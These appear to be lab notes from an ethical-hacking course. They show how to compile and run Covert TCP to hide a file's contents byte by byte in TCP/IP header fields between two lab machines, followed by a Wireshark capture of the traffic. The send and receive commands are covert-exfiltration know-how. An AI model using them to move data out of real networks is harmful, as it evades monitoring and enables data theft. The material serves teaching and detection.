System hacking

Covert TCP

Covert TCP help us to hide the data that is being sent over the network by manipulating the TCP/IP header.
We send the data in the left out spaces present in the header 1 Byte at a time.

Create a file Secret_msg.txt -> enter some string in plain text

Commands

To compile

```
cc -o covert_tcp covert_tcp.c
```


For Receiving


```
For receiving/listening: ./covert_tcp -dest <Dest-IP> -source <Source-IP> -source_port 9999 -dest_port 8888 -server -file /path/to/file.txt
```

For Sending

```
For sending: ./covert_tcp -dest <Dest-IP> -source <Source-IP> -source_port 8888 -dest_port 9999 -file /path/to/file.txt
```

EXample ->







To analyze in wireshark

First start capture before transmission

use filter -> `tcp`



43. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.


*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168 139.483635149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
169 139.484879649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170 140.483890649 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
171 140.485038749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172 141.484150149 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
173 141.487478049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177 142.484390049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
178 142.484841549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182 143.484632249 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
183 143.488980449 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184 144.484863049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
185 144.485801949 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 153: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:2d (00:15:5d:28:04:2d), Dst: Microsof_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0
0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00
0010 00 28 22 b8 00 00 40 06 e0 a6 0a 0a 0a 0d 0a 0a
0020 0a 09 22 b8 27 0f 00 18 00 00 00 00 00 00 50 02
0030 02 00 3b da 00 00
Bytes 18-19: Identification (ip.id)
Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%)
Profile: Default
Menu
Send
(as superuser)